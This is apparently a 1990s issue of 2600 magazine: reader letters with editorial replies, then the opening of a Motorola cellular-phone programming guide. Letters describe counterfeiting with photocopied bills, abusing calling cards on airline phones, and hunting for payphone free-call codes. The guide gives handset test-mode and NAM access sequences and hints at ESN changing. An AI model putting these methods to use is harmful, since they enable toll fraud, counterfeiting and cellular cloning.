To this government, with the vast monies, machines, and manpower at its disposal, public data security is nonexistent. The use of the PGP program, RIPEM, and others like them is a noble idea - they would probably keep your neighbor out of your email - but realistically to this government they are like the Cap'n Crunch decoder rings of old. Toys. Public digital privacy does not exist where this government is concerned. Publicly the government puts up a huge fight. We don't want the program available, it could be used by our enemies, they say. Anything over 40 bit encryption is a weapon. It's not to be exported, etc., what a better way to play to our enemies. Publicly they proclaim that it is unbreakable, it is to be heavily regulated, and such, while privately they sit back and easily decode anything they have a desire to. Either way they win, they convince the sheep that it's a bad thing used only by hackers, communists, and other enemies of the state. It is outlawed which makes it that much easier for them to operate, or by all the bad press they generate with their claims of its invincibility. They lull everyone into a false sense of security, where they think all of their data is safe from prying eyes when in reality it is easily read whenever it's their turn to be indicted.

At the same time they try an end run with the Clipper Chip and the Capstone Project. The public thinks it has won one, yea! It doesn't matter, it was only a diversion. The Clipper Chip was the equivalent of leaving your car door unlocked. Without it, and given the government's capabilities, it's like locking your car door but leaving the window down. And the PGP program adds all the security of rolling the window halfway up. It is a mere annoyance for them, an added day to the reading of your data. The only secure way to store information is in your head. And given the government's methodology of going about interrogations in issues "concerning national security", that's not really safe anymore. I just want everyone to know Big Brother is still watching, and they are getting better everyday.

On an unrelated note I would like to mention D. Ruduolph Goettel will be missed. Skinny Puppy won't be the same.

Disappointed in our Government

Spanish ANI

Dear *2600*:

Bored one day at home I decided to start dialing a bunch of 800 numbers when I came across a computerized number that spoke in Spanish. I was hitting random numbers when I heard the lady say my phone number. The number is 1-800-235-0900. If you dial the right numbers, you get your ANI in Spanish. I have been accustomed to using the ever famous 1-800-MY-ANI-IS. Lately when I dialed it up, it sent a steady tone over the line, and then stopped when a key is pressed. After

pressing a couple of keys I get the message "The authorization or ID code you have dialed is invalid." Do you know when or why such security would be applied to this number? Overuse perhaps?

The Mad Tapper
Ringwood, IL

What you have is the Spanish AT&T customer service line. Like the English version (800-222-0300), all you have to do is hit 1 to hear your phone number read back. As for the demise of the 1-800-MY-ANI-IS, overuse is probably an understatement. Even after a code was put onto that line, so many people had it (it was only three digits) that we would be amazed if the number still exists by the time you see this.

Cellular Prisoner

Dear *2600*:

My handle is Alphabits and I've been in the H/P scene for over nine years. I'm currently in federal custody in New Jersey waiting to go to trial for cellular phone fraud, mainly "trafficking in counterfeit access devices" in violation of title 18, section 1029(a)(2) of the U.S. code. In September of 1995 I was indicted by the U.S. government, and then shortly thereafter I was arrested by Secret Service agents on a freeway in southern California. I was one of the key figures busted in the "Celco 51" incident. The U.S. Secret Service, Cellular One, and an informant operated an H/P BBS in New Jersey for about two years. To my knowledge there were a total of 15 other people arrested across the country during September. Since Cellular One was a key partner in the operation, they were mainly targeting cellular fraud. On September 3rd I was extradited from Los Angeles to New Jersey in order to stand trial. During my two week journey, I was incarcerated with a few hackers including Agent Steal and Kevin Mitnick. Although I cannot talk specifically about my case now, I can say it is amazing how small the government's knowledge is regarding computers and hacking. One example is that on one of the computers they found a text file of FTP sites. They are trying to figure a loss value of $500 per site, $73,000 for the file. Excuse me, loss value of what? Did ftp.cso.uiuc.edu (exec-pc) lose money somehow? In any case, hopefully I will be free sometime around January of 1997.

I'm currently being held in a 100+ year old jail (similar to Alcatraz), which is a total intellectual wasteland. I would appreciate it if you could post my address or forward it to someone who could. Any letters, printouts, etc. would be greatly appreciated!

Jeremy G. Cushing #63366
Union County Jail
15 Elizabethtown Plaza
Elizabeth, NJ 07207
T8

We wish you luck and encourage people to send mail since prison can be a very lonely and mentally crippling environment. While we don't know particulars about your specific case, we do know that many questions are being raised about the Celco 51 sting operation of 1995. In particular, we have heard numerous reports of the informant you mentioned appearing at 2600 meetings trying to get people to commit crimes. We know this is accurate since we'd been getting complaints about this individual back in 1994. Tainted though this case may be, it's quite likely these questions won't change a thing. But we can learn something important. Odds are that if someone approaches you and tries to get you to turn your knowledge and interests towards the world of crime, they are either trying to trap you or they are trying to con you. If you feel nice and secure because the person you want to commit crimes with is a trusted friend, be aware that nothing tears apart a friendship more quickly than a federal indictment. There is absolutely no way of knowing how someone will react to that kind of pressure until the time comes when they are confronted by it. Take heart in the fact that these days you can still wind up in prison and be considered a major threat to society without committing crimes. When people recognize this, we have a chance of winning some important battles.

Highway Weirdness

Dear *2600*:

My fiance and I have been avid readers of your informative zine for the past two years, and I must say we have learned a lot! I had the opportunity recently to drive myself from Phoenix, Arizona to Springfield, Illinois and thought you and your readers may be interested in what I encountered with our fine highway patrol. I left Phoenix at 4:00 pm Monday evening, the 4th of December. My brother-in-law was kind enough to rent me a car to get to Illinois so that I could be with my mother who is ill. First of all let me start out by telling you that I am on two years probation for computer fraud and/or credit card fraud but that's a whole different story. Anyway, I must carry travel papers from my probation officer which I had. (Thank God!) I was traveling north on I-17 to Flagstaff and yes, I was speeding a tad. They had just changed the speed limit according to each state but it was still posted at 65. I was keeping up with the flow of traffic and passed a Bronco. (No, it wasn't O.J.) The Bronco stayed close behind me and it wasn't long before he passed me. He got right in front of me and slowed down to 55. I stayed in back of him for a few miles until I noticed I was only going 50 m.p.h. I sped up and went around him. He sped up and stayed close behind me. About ten miles down the road I looked in my rear-view mirror and saw that the Bronco was no longer there - in its place was the Highway Patrol. I let my foot off the gas pedal and noticed that he sped up and was right behind me. A couple more miles down the road he hit his lights and pulled me over. He asked for my ID and registration. At this time I told him

it was a rented vehicle and gave him my travel papers. He asked me to get out of the car. As I did I noticed that the Bronco I was playing "tag" with was parked behind the squad car! The officer showed my probation papers to this other "gentleman" and they both kind of chuckled. I was later "introduced" to the Bronco man. He was D.E.A. Imagine my surprise! When I was asked why I thought I was pulled over I said, "Well, I guess it's obvious... I was speeding." The officer asked Bronco D.E.A. man, "How fast was she doing?" He replied, "Oh, only about 80, not bad." I had no idea what was going on here! Bronco Man, not Mr. Officer had "clocked" me, and by his own speedometer, not by a radar gun. I must have had this dumb look on my face because Bronco D.E.A. man spoke up. "Where are you headed?" I told him I was on my way to Springfield, Illinois to be with my mother, who has cancer. He asked, "What's with the suitcases?" I told him I expected to be in Illinois quite a while and those were my clothes. When asked what else I had in the car, I told him my dog, and a few of my worldly belongings (you know, computer, scanner, M1200, slippers, housecoat). He then asked me a string of "how bouts", such as how much cash I had, meth, pot, alcohol, blah, blah, blah. I said, "Look, I can't afford any trouble. As you can see I'm on probation, what's going on here?" He (Bronco D.E.A. man) told me that I fit the profile of, get this, a drug runner! I was a white female traveling alone in a rented car with suitcases that had airline tags on them (I never take em off, reminds me of where I've been) and an out of state driver's license. (I still had an Illinois driver's license - yet another story!) Oh my God! My mouth dropped. No way! Bronco Man was cruising the highway just looking for this kind of stuff! When he spotted me he stuck with me, radioed into The Man and I was pulled over! To make a long story not so long, they let me go, but not before they issued me a "Warning" ticket for speeding, of course. They said they weren't going to "search" my car because they didn't think I was running drugs. They also told me to expect to be pulled over again before the end of my journey, because I was considered *high profile!* They were right. I was pulled over two more times before I reached my final destination. One officer said I crossed the center line (I had to, I was changing lanes!) and I didn't give the third officer a chance to tell me why he pulled me over - I blurted out, "This the *third* time I've been pulled over. I'm not running drugs, I'm just trying to get home to my mother who is ill. I'm on probation, I've already been "checked out", and I'm fucking tired!" He said "Go lady, just go"! All three times there was a D.E.A. (white car) agent parked behind the squad car. So my advice to any female traveling alone is: Don't latch onto the car who is traveling a little fast so that he gets the ticket, not you. Get a radar detector (I had one), take airline tags off your suitcases and cover them with blankets or put them in the trunk. Get a dummy (or the next best thing) to sit in the passenger seat, preferably one that looks like grandma. Make yourself look older (I'm 34), maybe stick a pillow up your shirt, be pregnant! They are out there and they are on our highways!

Jus Jizzen

We suspect explaining what a dummy is doing sitting next to you in a car might prove to be more trouble than it's worth. Your other ideas are sound, though.

Dear *2600*:

Lately, I've been experimenting with different numbers, trying to find an ANI number for the 214 area code. Anyway, I dialed one number, 291-9901, and something strange happened. It rang once normally, then I got some digital sounding ring about three times, and then some high pitched tone that lasted about 5-10 seconds. After that a computer voice said, "Hello, K-L-T-Y Transmitter System. Enter security number now." It just repeated that until I entered a number. Do you know what this is?

King Otar

This is probably a system to monitor and possibly control the transmitter for that particular broadcast station. If they're really stupid, the station may allow remote control of room temperature as well as the ability to turn the station on and off. The high pitched tone sounds like a low speed computer carrier that is probably another way into the system.

Meeting Questions

Dear *2600*:

I am an Orthodox Jew and therefore cannot attend any meetings on Friday nights (funny thing how all the *2600* meetings happen on Friday nights). I was wondering if you knew of any meeting in the New York City area that happens on other nights or if such a meeting could be arranged. I am generally new to the H/P scene and although I do not intend to do any major H/P activity I am interested in the stuff. So any help in arranging a meeting of *2600* on a night other than Friday would be of great help to me.

Joshua

Friday night has always been the night for 2600 meetings since their inception back in 1987. Before that, TAP meetings were held on Friday nights as well. It's the whole tradition thing which seems to be clashing with your tradition thing. It's possible we may need to make some sort of a change to accommodate more people since the meetings have grown so much over the years. But this is something that needs to be worked out carefully - right now everyone knows that the first Friday of the month is 2600 meeting day. By branching out to other days, we could lose that recognition factor and also make things a whole lot more confusing for everyone. We're open to suggestion. In the interim, remember that 2600 is only one forum - you're free to do whatever you want under the name of other groups if you disagree with or can't meet our guidelines.

Dear *2600*:

Please give me some more information about the meeting in London. I know that it is at the Trocadero Centre by the VR machines and I know the time. But how should I know who to look for? What age of people? And how should I introduce myself? At the moment i write code in assembly, C, and Visual BASIC, but would like to know some hacking and phreaking basics. Will the people there be willing to teach me or just let me listen to their conversations?

Skywarp

There's usually somebody around with a 2600 shirt on. Ages vary from 10 to mid 70's. Avoid people outside that range. We're very informal so you don't have to worry about protocol. If you don't act like an idiot and aren't committing crimes, you should have no problem being accepted for who you are. Good luck.

Dear *2600*:

In the summer 1994 issue of *2600* (volume eleven, number two), at the bottom of page 17 is an announcement indicating *2600* is on line through IRC channel #2600, the 26th of each month. Is this still in effect? My service offers IRC access. In order for me to successfully connect with #2600 do I need to specify a port number or will I connect through the system's default port connection (6667)? Thank you for an excellent publication.

Frank M.

Any public IRC server should get you into the IRC world we all inhabit. The #2600 channel has sort of developed a life of its own and is no longer controlled by us. Such is the nature of IRC. You will, on occasion, find 2600 people wandering in and out of the channel.

Info

Dear *2600*:

Item of possible interest: 710 NPA belongs to feds. Previously, I have never been able to reach a number in 710 from the POTS network. 710-NCS-GETS (710-627-4387) results in a new dialtone with a request to enter the desired number and passcode.

Interesting things from Bellcore and GTE notes: 710 routed calls have priority if other circuits are busy, etc. On a non-priority call (like yours or mine), the various telco/carrier networks will try alternate circuit routings, but only so many. A 710 GETS call will allow more than the usual alternate routings.

NCS stands for National Communications System, located in Northern Virginia - probably the Pentagon. Be as careful when messing with this as you would be messing with any federal installation... feds don't have much of a sense of humor.

anonymous

Dear *2600*:

This is in response to a letter written in the Autumn 1995 issue by FxPigMan. The "computer" you refer to is a Dynatel 655, which is a loop analyzer terminal, and it does what you said - runs a test on the line - but oh my friend, this little mini-computer can do so much more. By just punching in a number such as, oh "2600", it will produce a 2600 tone for you. I like to refer to it as a waterproof laptop sitting on a 12 volt battery - it also has a lithium battery. This laptop is sold to phone companies for $5000. Not your average laptop, eh? Well, "the place" the Dynatel connected to is the Dynatel host computer. Here's another number on the Dynatel network: 1-800-801-0139. This is the number for US West. There is one for every Baby Bell across the country. And about the ANI number the lineman gave you, I would be willing to bet it's not good anymore. They change them every month. One other note about the Dynatel: since every unit is networked and you need a password for them, it's useless to "acquire" one of them. As soon as they come up missing, even if you do know the password, they get taken off the network. They can still perform some functions, but the point in having one would be so you could explore the vast possibilities. This would be hard to do with a "crippled" 655.

PhreakHolio
Colorado Springs

***Dear* 2600:**

I used a trick I found in an old issue. A laundromat near my place has an old bill/coin changer, so I photocopied a $10 bill and fed it in the slot. I made myself about $200. The guy who owns the place must be on glue, cause he hasn't caught on yet. Whenever I'm broke I just photocopy $10 bills and take 'em down and get the quarters, then take the change to the arcade and get bills. Also for anyone travelling in Vancouver, Canada, the phony bills also work in the Skytrain terminals, a great way to travel for almost free. Also if you buy a 1 zone fare with a 10, you get $8.50 change. Thanks guys, I love my *2600*.

The Mighty Pantharen
N. Vancouver
Canada

Let's get this straight. You're photocopying money, telling everyone in the world about it, announcing your location, and going back to the same places wondering why nobody's catching on? And on top of all that, you're saying that we were the inspiration for all this? It's all very interesting but most people probably want to know when exactly you landed on our planet.

Corrections

Dear *2600*:

I found an error in last quarter's issue. The author of "Stealth Trojans" states that "...the processor will send signals out on the bus telling all the cards that data is being written to port 81F0h. Most cards, however, only look at the lower 16 bits of the address...." Anyone can clearly see that 81F0h fits entirely within a 16-bit

address. I believe the intent was that the high bit would be stripped/ignored by the hard disk controller, resulting in a write to port 1F0h.

b00da
Philadelphia

Reality?

Dear *2600*:

Well, first I want to say that your magazine is cool, I just got my first issue. But I have to say something about your movie review of *Hackers*. You said that the raids were like those in real life and I doubt that. I've never been raided, so I don't really know, but it seems wrong to me. He's a hacker.... Why would like 20 guys with machine guns jump through the windows and run upstairs? He's a hacker.... What's he going to do? Throw his computer at them? C'mon now.... They could've sent two guys through the door, with *maybe* a nightstick each and gotten the exact same results!

Also, it says in the back of the magazine that blue box schematic shirts are still only available by request, so here I go.... I'd like a blue box schematic shirt.

Meth

If you look back there again, you'll see that they cost $15 each. We hope you don't think that all letter writers get free subscriptions and t-shirts. That deal only applies to article writers. As for your questions about the reality of raids, we've seen it play out like that all too often. And, like you, we also ask why.

Radio Shack Fun

Dear *2600*:

I have a friend who's homeless. Last year I got him one of those $20 phone cards. He was in a jam and had to use it. He said, "Man, that was a life saver" so this year I thought I would give him the gift that "keeps on giving". I went to Rat Shack. The computer showed they had three tone dialers in the store. After looking around for about 20 minutes the guy told me, "These things always disappear, the drug dealers use them for something." They didn't even have the floor model. I didn't confuse him by telling him drug dealers could afford to *buy* an autodialer if they wanted one. I asked if they had any 6.5mhz crystals. They didn't stock them but he could order it. So he called someone and they had him ask me what it was for. I said, "I don't know, I'm just picking it up." They had him tell me they "don't show anything". I went to another Rat Shack - same story. Three in the computer, none in the store. I'm starting to lose my smile, if you know what I mean. I asked about the crystals - same story. He got someone on the line and asked about the crystal, and listened for a minute. Then he looked at me (I'm 6'4" and weigh 285) and said, "Uhhh, you better talk to him." I told him "forget it". He said thanks and looked relieved. Looks to me like Rat Shack has a new policy. Then I went to a large stationery store near my house and asked for one of those recording greeting cards. The clerk said we usually carry them but Hallmark recalled them all. Nobody knew what the story was. Anybody know anything about the recall?

One last thing: my friend owns a few Chevron stations, so I asked about the satellite dishes on the roofs of the booths. He said it was for credit card verification so they don't use the phone lines. No music, no alarm, just credit cards.

The only way to make anonymous remailers 100 percent secure is to use someone else's account.

Biohazard

Unfriendly Payphones

Dear *2600*:

I went to a restaurant this morning and saw for the first time a Bell Atlantic payphone that didn't accept incoming calls. I understand that cocots wouldn't accept incoming calls for the reason that the owners make no money. But with Bell phones they make out either way. Well, I was curious, so I went to the phone and looked where the number is displayed and the number was there. A wonder since it's not too useful. I checked the number with my ANI (just in case) and went home. At home I called the number and I got a recorded message that said, "The number you have reached... is not in service for incoming calls." How stupid can Bell get? Do you have any ideas for why Bell might do this? I certainly can't understand why.

Michael H.

Whenever something stupid like this happens, you can bet the bottom line is money. The local phone companies don't like it either when payphones are used for incoming calls because the person calling is probably paying much less for the call than an outgoing call from the payphone would cost. Coin calls are grossly overpriced and each calling card call carries a whopping surcharge. Most phone companies are jumping at the chance to turn off incoming service in the name of the fight against drugs or some other nonsense. If enough people fight this, something just might get done.

Questions

Dear *2600*:

For the past several months I have tried and tried to figure out the "free-call" code to SouthWestern Bell telephones. About eight months ago, if you typed in "10362" and then dialed the number you wanted to call, you could avoid the annoying 25 cent deposit. And then it changed to "10649"... but since then, i have yet to figure out the next code. I am fairly new to phreaking, and have since made eight different boxes. I can still easily get a free phone call, don't get me wrong. But I want to figure out *how* to access the codes... and what other codes might lead to. If you try to type in "10362" and the number you wish to connect to, it says "the access

code you have dialed is invalid". So, since you guys are the people to ask, how would I get access to these codes? I have tried the core of SouthWestern Bell, if you know what i mean, and have had no such luck in finding a damn thing. Any suggestions?

NeVeR \FluX/

First off, these "codes" are never intended for free phone service. If you manage to use one of them for that purpose, it's because some dimwit has misprogrammed your central office. It usually doesn't take them too long to realize this. The codes are used to route long distance calls over different long distance companies. But the 10XXX format is becoming obsolete so any list of such numbers won't be telling the whole story. The new format is 101XXXX. That's ten times more codes to find. Good luck.

Dear *2600*:

A friend of mine got the Internet finally. One day while he was swapping files with a guy, he was suddenly kicked off. He went to log back on, and found that in his mailbox was a message. It said something to the point of, "We found you swapping files. Do it again and we'll arrest you." The cool thing is my friend got this guys e-mail address. Now because my friend swears that he was only trading shareware and music, I will give you his address. It reads as follows: Hoover@crc.nsa.gov. When my friend got this e-mail, he was freaked out of his mind. Most of the guys (friends of ours) convinced him that it was a joke. But in the back of my mind, I wonder. Is the NSA taking a part in the crackdown of pirates and hacks?

M

The NSA is a spy organization. That means they're not likely to send out messages announcing their presence. We also doubt they care much about software pirates.

The Winter Cover

Dear *2600*:

I just received the Winter '95/96 issue of *2600* and I'd like to congratulate you on the cover photograph. I was ROTFL.

No doubt critics of the arts could go into detailed analysis and praise of the composition of this work, the stark contrast between the left and right parts of the picture, movement vs. stillness, etc., and the Freudians would be delighted to equate the depicted scene with sexual penetration, etc., but I'll simply say it was hilarious.

I've been a subscriber for a few years and this is by far the best *2600* cover I've seen yet. Again, congratulations!

Christian
Germany

Dear *2600*:

The cover of this month's mag is the best yet!! Is it possible to get it as a .BMP or .GIF once the www site is back up?

Dereks

The .GIF is available on the web site under the "covers" section.

Dear *2600*:

I absolutely love the cover of the Winter 95-96 issue. The look that the dog is giving the camera is the best part of the photo. Anyway, I was wondering if you could tell your loyal readers the story behind the incident depicted on the cover. I noticed that the old Bell van had a *2600* logo on it. Had you guys finally had enough of NYNEX and PSI?

fuLcrum
Miami, FL

The cover was a composite of photos and it also involved a fair amount of touching up. The van that crashed into the phone booths (yes, it really happened) wasn't a phone van at all and had nothing to do with 2600. And Walter (the dog) has never been in New York City. You can check out our web site for a more graphical look at how it was done.

Fun On Planes

Dear *2600*:

For a few years I've used a rather enjoyable "bug" in Airphones. Because I often fly it has actually turned out to be a very convenient method of entertaining oneself on a flight, without causing any major disturbances where something unfortunate may occur (e.g. death). When you use an AT&T Call Me card (a card designed so that one uses it to call a predetermined number, like a parent - but nobody else) with GTE's In Flight phone service, you can use the card to call numbers which have not been specifically configured for the card. What this means is that, using your AT&T Call Me card, you may call any number in the world without the hassle of putting up with their rates which rival 900 numbers in expense.

This little trick has made otherwise boring flights (let's face it, besides being able to start interesting conversations with people around you, there isn't a whole lot that you haven't read in a *2600* over a three hour time period) become even enjoyable.

Oh yeah, thinking that their banning of portable computers on some flights was just another way of controlling us I decided to check it out for myself.... I found my hard drive emits a birdie at 145.150 MHz which actually could be on a comm frequency that they use.

Particle Man (203)

Repression and Hackers

Dear *2600*:

Repressive governments fear open communication. Television and radio stations are often the first targets in

military coups. Those who have exceptional skills in dealing with communication technology have a special role to play in supporting or opposing repressive rule. For example, after the coup in Poland in 1981, telecommunications out of the country were cut off for several days. The Indonesian government has prevented radio communication between East Timor and the rest of the world since invading and occupying it in 1975.

Suppose there is a severe clampdown on dissent in your country. Emergency laws are passed limiting free speech. Leading dissidents are arrested. Surveillance of potential opposition groups is intensified. There is a resistance movement, using nonviolent methods such as petitions, rallies, sit-ins, strikes, etc. To be effective, the resistance needs information on impending arrests, information on targets of surveillance, information on opposition activities in other parts of the country, and reliable information to counter government lies. Hackers have skills that could be immensely valuable to the resistance.

What could hackers do that would be most helpful to a nonviolent opposition to government repression? What could and should be done beforehand to make it more difficult for a government to repress dissent? What is likely to encourage hackers to support the resistance rather than (perhaps due to bribes or threats) support the repressive government?

For some years I've been studying nonviolent resistance to repression but have only just scratched the surface. Suggestions would be most welcome.

Brian Martin
Australia

AOL Hell

Dear *2600*:

I have been subscribed to Netcom now for a pretty long time and have been pretty satisfied with their service. Recently I have been absolutely deluged with free disks from AOL in virtually everything I buy. So I thought I would give them a try to find out why so many people have such hate for AOL and its users.

Well I signed on and quickly realized that the AOL interface was a lot more glitter than actual functionality. This is when the real trouble started. I tried to cancel my account online and was presented with the message "to cancel your account please call or write to AOL". O.K. No problem, right? Wrong. I called the 800 number and was sent into their voice mail system.

When you first call you are presented with two choices: 1) To order free software, press one; 2) to cancel your account, press two. So I pressed two and was told by a recorded voice that the current wait to talk to a "customer service representative" was a half hour. I hung up and assumed that they must be busy and I would call back later. Well, I called back for two more days at different times and got the same message.

The third day, just out of curiosity, I pressed 1 on their voice mail to access the operator who takes orders for their free software. *Bingo!* I wasn't even put on hold, my call was put right through. When I explained to the operator what was happening she responded by saying that's just the way it is.

The point is that AOL makes it incredibly easy to sign on by including their free software in just about everything computer related you buy. And they make it incredibly difficult to cancel once you realize how useless and costly their service is.

YUKYUK

We were able to get through without much delay late at night and over the weekend (the number is 800-827-6364). If you're told to wait for a ridiculous amount of time on the phone, you're better off contacting your credit card company and telling them to refuse any further charges. We happen to know Netcom has the same problem - read some of the local netcom newsgroups to see the hell their former customers are going through. In fairness, this kind of thing seems to happen to an awful lot of providers.

Credentials on Credentials

Dear *2600*:

It seems to me that you don't do a lot of research on your zine. In the last issue of *2600*, I read an article about Credentials Services. In this article you start flaming TRW for their Privacy Watch service. Now let's get down to basics about this article. One: Credentials Services is *not* part of TRW. Granted it is a business TRW started but it was sold to an independent company back in October 1994. Two: You fail to explain the rest of the "pitch" and that is that Credentials will remove your name from mailing lists from all major bureaus and keep your name, address, and phone number from being added to any mailing lists that the major three bureaus sell. Three: The letters you can send to telemarketers is one to deter them from continuing to contact you. It does work because you have pre-warned them not to contact them. Four: It kind of bothers me that your zine claims to be informative about things others need to be informed of. But you have an even larger problem when you a) don't research your periodicals and b) purposefully edit the information to suit your needs.

Just for your knowledge I work for Credentials and used to work for TRW. If you have any questions about any of our services please contact us.

Gebby

It seems hard to believe that a credit agency can successfully launch a consumer group whose job it is to keep credit agencies in check. You'll forgive us if we remain skeptical about Credentials' objectivity.

(continued on page 50)

Motorola Cellular Guide

by Mike Larsen

After much deliberation, I decided to include information about Motorola's pagers and their test mode commands. Since pagers aren't as much fun as cellular, along with the fact there isn't much to them, this information is very limited and somewhat brief. I would still like all information pertaining to all of Motorola's pagers sent to me so this article can be updated.

General Disclaimer

This article is not intended to be an aid in cellular fraud. That is both illegal and immoral. Would you like someone to make charges on your phone? If you want free calls, you want to check elsewhere for information pertaining to *boxes,* which is *not* mentioned here.

This article is not intended for use by people with little electronics experience. This is not a tutorial and not intended to be used except by people with previous cellular experience who are familiar with programming cellular phones. There are tons of introductory files all over the net. For more info get into alt.cellular or alt.2600. If you have specific questions, those are the places to start.

I hope to make make future articles more international. However, the U.S. cellular system greatly differs from other countries and we are all ignorant here as to what others are doing (but isn't that *always* the way?).

Any info on hacking the GSM system (at least being able to use different SIM cards in different phones). The term is "SIM locked" and a friend needs to unlock his phone. Please Email *any* info about this.

Send all related info about the new phones with caller ID - manuals, instructions, bugs, etc. If anyone has *any* type of cellular monitoring software that is P.C. based (using a scanner and/or Motorola Bag phone), *email* me immediately!

General User Info

Before getting into the programming of the cellular phone, it is important for the user to know the normal things necessary for day to day operation. While the majority of the stuff in the user's manual is intended for people who have problems programming their VCR, there are a few things that are very important and are only mentioned in the users manual.

I would like to add that while I have extensively worked on finding additional test mode commands, I (nor anyone else) have never worked with the normal operation commands as listed in the sidebar. For example, you will notice sequences with [Fcn], [1] or [Fcn], [0], [7]. This is totally unexplored teritory. Happy hacking! See entering test mode on the new 95xx phones.

Programming Info

Some units have dual NAM's. The ESN prefix is 130 decimal, 82 hex. Motorola can be reached at: 1-800-331-6456.

There are *many* different models of Motorola phones sold under various brand names, if you think it's a Motorola, it probably is.

Determine which access sequence to use:

Hand Held Portable Models

If the phone has an FCN button and no MENU button use sequence 1.

If the phone has no FCN button use sequence 2.

If the phone has a MENU button and an FCN button use sequence 4.

Installed Mobile Phones and Transportable Models

If the phone has no FCN button and no RCL button use sequence 3.

If the phone has an FCN button use sequence 4.

If the phone has a MEM button use sequence 5.

If the phone has an RCL button and no FCN button use sequence 6.

Access Codes for Sequences 1 through 6

1 FCN (SECURITY CODE TWICE) RCL
2 STO # (SECURITY CODE TWICE) RCL
3 CTL 0 (SECURITY CODE TWICE) *
4 FCN 0 (SECURITY CODE TWICE) RCL
5 FCN 0 (SECURITY CODE TWICE) MEM
6 CTL 0 (SECURITY CODE TWICE) RCL

The default security code is 000000. The CTL (control) button is the single black button on the side of the handset.

NAM Programming

1. Turn the power on.

2. Within ten seconds enter the access sequence as determined above.

3. The phone should now show "01" in the left of the display. This is the first programming entry step number. If it does not work, the security code is incorrect, or the programing lock-out counter has been exceeded. In either case you can still program the unit by following the steps under "Test Mode Programming" below.

4. The * key is used to increment each step. Each time you press * the display will increment from the step number, displayed on the left, to the data stored in that step, displayed on the right. When the data is displayed make any necessary changes and press * to increment to the next step number.

5. The SND key is used to complete and exit programing when any STEP NUMBER is displayed.

If you have enabled the second phone number bit in step 10 below then pressing SND will switch to NAM 2. Steps 01 thru 06, 09 and 10 will repeat for NAM 2, the step number will be followed by a "2" to indicate NAM twoT.

6. The CLR key will revert the display to the previously stored data.

7. The # key will abort programing at any time.

Programming Data

Step #	# of digits/range	Description
1	00000-32767	SYSTEM ID
2	3 DIGITS	AREA CODE
3	7 DIGITS	TEL NUMBER
4	2 DIGITS	STATION CLASS MARK
5	2 DIGITS	ACCESS OVERLOAD CLASS
6	2 DIGITS	GROUP ID (10 IN USA)
7	6 DIGITS	SECURITY CODE
8	3 DIGITS	LOCK CODE
9	0333 OR 0334	INITIAL PAGING CHANNEL
10	6 DIGIT BINARY	OPTION PROGRAMMING (SEE NOTE 1)
11	3 DIGIT BINARY	OPTION PROGRAMMING (SEE NOTE 2)

Take care with Motorola's use of "0" and "1". Some options use "0" to enable, some use "1".

NOTE 1: This is a 6 digit binary field used to select the following options:

Digit 1: Internal handset speaker, 0 to enable.
Digit 2: Local Use Mark, 0 or 1.
Digit 3: MIN Mark, 0 or 1.
Digit 4: Auto Recall, always set to 1 (enabled).
Digit 5: Second phone number (not all phones), 1 to enable.
Digit 6: Diversity (two antennas, not all phones), 1 to enable.

On newer models, they have added and changed some numbers. As of the 3/27/92 manual the 6 digit binary field is still the same.

NOTE 2: This is a 3 digit binary field used to select the following options:

Digit 1: Continuous DTMF, 1 to enable.
Digit 2: Transportable Ringer/Speaker, 0=Transducer, 1=Handset.

From the user's manual . . .

Turn On: [Pwr]
Place Call: Enter number, [Snd]
Receive Call: [Snd] or open flip fone
End Call: [End] or close flip fone
Store Number: Phone number, [Sto], 2-digit location number
Recall Number: [Rcl], 2-digit location number
Super Speed Dialing: Directory location number, [Snd]
Changing Entries: Press [Rcl] and the 2-digit location number so that the number to be changed is displayed. Press and release [Clr] to back out each of the digits. Enter a new number and press [Sto].
Call Number Displayed: [Snd]
Microphone Muting: Press [Fcn], [6]. To unmute, press [Fcn], [6]
Lock Unit: [Fcn], [5] or [LOCK]
Unlock: Three digit unlock code. If you make an error, [Clr] and enter again.
Automatic Lock: [FCN], [6] (not all phones) "EnAbLE" will appear if compatible.
Display Unlock Code: Press [Fcn], [0], your six-digit security code, [Rcl].
Changing Your Unlock Code: Press [Fcn], [0], your six-digit security code, your NEW 3-digit unlock code, [Sto].
Review Battery Meter: Press [Fcn], [4] and release.
Adjust Volume: Earpiece - Press and hold [Vol] to increase. Release, press again to decrease. Ringer - [Fcn], then Vol as above.
Recall Last Number Used: [Rcl], [0], [0]
Recall Own Phone Number: [Rcl], [#]
Individual Call Timer: [Rcl], [#], [#]
Resettable Call Timer: [Rcl], [#], [#], [#]
Reset Resettable Call Timer: [Fcn], [0], [7], [Clr]
Cumulative Call Timer: [Rcl], [#], [#], [#], [#]
Access Features: Press [Fcn], [1]. To change features, press [*] and [#] to scroll and [Clr] to change. To exit feature menu, press [END].
Review/Scroll Menu Features: Press [*] or [#]
Status Review: [Fcn], [0], [9], [Rcl], [#] or [*] scrolls messages. To end press [END].
Changing System Type: Press [Rcl], [*]. Repeatedly press [*] until the desired system type appears. To select press [Sto].
Outgoing Call Restrictions: Press [Fcn], [0], 6-digit security code, [1], [Sto]. Phone will place calls only from memory locations 1-10. To change back to unrestricted dialing press [Fcn], [0], 6-digit security code, [4], [Sto].

Digit 3: 8 hour time-out in transportable mode, 0 to enable.

On newer models, they have added and changed some numbers. As of the 3/27/92 manual the 3 digit binary field has become a 5 digit binary field.

Digit 1: Failed Page Indicator (1=Disabled; 0=Enabled)
Digit 2: Motorola Enhanced Scan (1=Enabled; 0=Disabled)
Digit 3: Long Tone DTMF (1=Enabled; 0=Disabled)
Digit 4: Transportable Internal Ringer Speaker (1=Handset; 0=Transdcr)
Digit 5: Eight Hour Timeout (1=Disabled; 0=Enabled)

Test Mode Access

Newer 95xx Phones (Thank you Motorola!!!)

Many newer phones don't require grounding. If your software version number is 9526 (I think) or newer, enter this:

FCN + 0 + 0 + * + * + 8 3 7 8 6 6 3 3 + STO

In case you have trouble remembering the number sequence, it spells out "TESTMODE". Leave it to Motorola to make this easier and easier all the time. I have used this and it does work. This command just backs up my claim even further that ESN changing via handset is a reality. It's a matter of finding the correct combination of keys.

Normal test mode commands work like usual from then on.

For some odd reason, this hasn't been included in all the 95xx phones. I believe they started it in Software 9526. This is only an estimate, so if you have a 95xx flip, let me know what software version you have and whether it works or not so this date can be isolated. Mine is a 9562 that worked.

Installed Mobile Phones and Transportable Models

To enter test mode on units with software version 85 and higher you must short pins 20 and 21 of the transceiver data connector. An RS232 break out box is useful for this, or construct a test mode adaptor from standard Radio Shack parts.

For MINI TR or Silver Mini Tac transceivers (smaller data connector) you can either short pins 9 and 14 or simply use a paper clip to short the hands-free microphone connector.

Hand Held Portable Models

